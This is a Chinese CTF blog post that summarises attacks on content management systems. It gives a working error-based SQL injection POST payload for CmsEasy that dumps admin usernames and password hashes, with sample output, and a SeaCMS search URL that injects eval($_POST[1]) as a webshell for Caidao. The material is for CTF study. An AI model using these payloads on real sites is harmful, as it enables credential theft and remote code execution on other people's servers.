

CTF--CMS漏洞总结

原创


白菜大包子 于 2018-11-27 09:28:01 发布 9307 收藏 23

分类专栏: [CTF Web](#) 文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/woshisz0413/article/details/84560314>

版权



[CTF 同时被 2 个专栏收录](#)

10 篇文章 1 订阅

订阅专栏



[Web](#)

10 篇文章 0 订阅

订阅专栏

CMS漏洞总结

CMS类型题目:

首先判断CMS类型, 再查询该CMS曾经出现的漏洞, 利用漏洞获取用户名(admin)、密码后进入管理员界面查找注入; 或者上传一句话木马后使用菜刀连接, 可能再连接数据库。

(1)CMSEASY类型

可用公开漏洞网站: <https://www.seebug.org/appdir/CmsEasy>

1.cmseasy 无限制报错注入

步骤: 向http://****/celive/live/header.php中添加POST参数, 如下:

xajax=Postdata&xajaxargs[0]="detail=xxxxxx',

(UpdateXML(1,CONCAT(0x5b,substring((SELECT"/GROUP_CONCAT(username,password) from yesercms_user),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,--

结果: 可以爆出用户名及密码 (md5加密)

例: **XPATH syntax error: 'adminff512d4240cbbdeafada404677'**

改进: XPATH显示的位数可能不够, 所以改进POST参数, 如下:

xajax=Postdata&xajaxargs[0]="detail=xxxxxx',

(UpdateXML(1,CONCAT(0x5b,substring((SELECT"/GROUP_CONCAT(username,password)+from+yesercms_user),7,39),0x5d),1)),NULL,NULL,NULL,NULL,NULL,--+

解释: 可见之前是1-32位, 现在是7-39位, 用户名是admin, 该错误还会有一位'['占位, 则密码的md5应该是6-39

第一次: **XPATH syntax error: '[adminff512d4240cbbdeafada404677'**

第二次: **XPATH syntax error: '[f512d4240cbbdeafada404677ccbe61'**

所以密码md5为: ff512d4240cbbdeafada404677ccbe61

(2)齐博CMS类型

可用公开漏洞网站: <https://www.2cto.com/article/201501/365742.html>

(3)海洋CMS

url变为: `http://*****/search.php?searchtype=5&tid=&area=eval($_POST[1])`

就可使用菜刀进行连接, 密码为1;

找到数据库文件后, 在使用菜刀连接数据库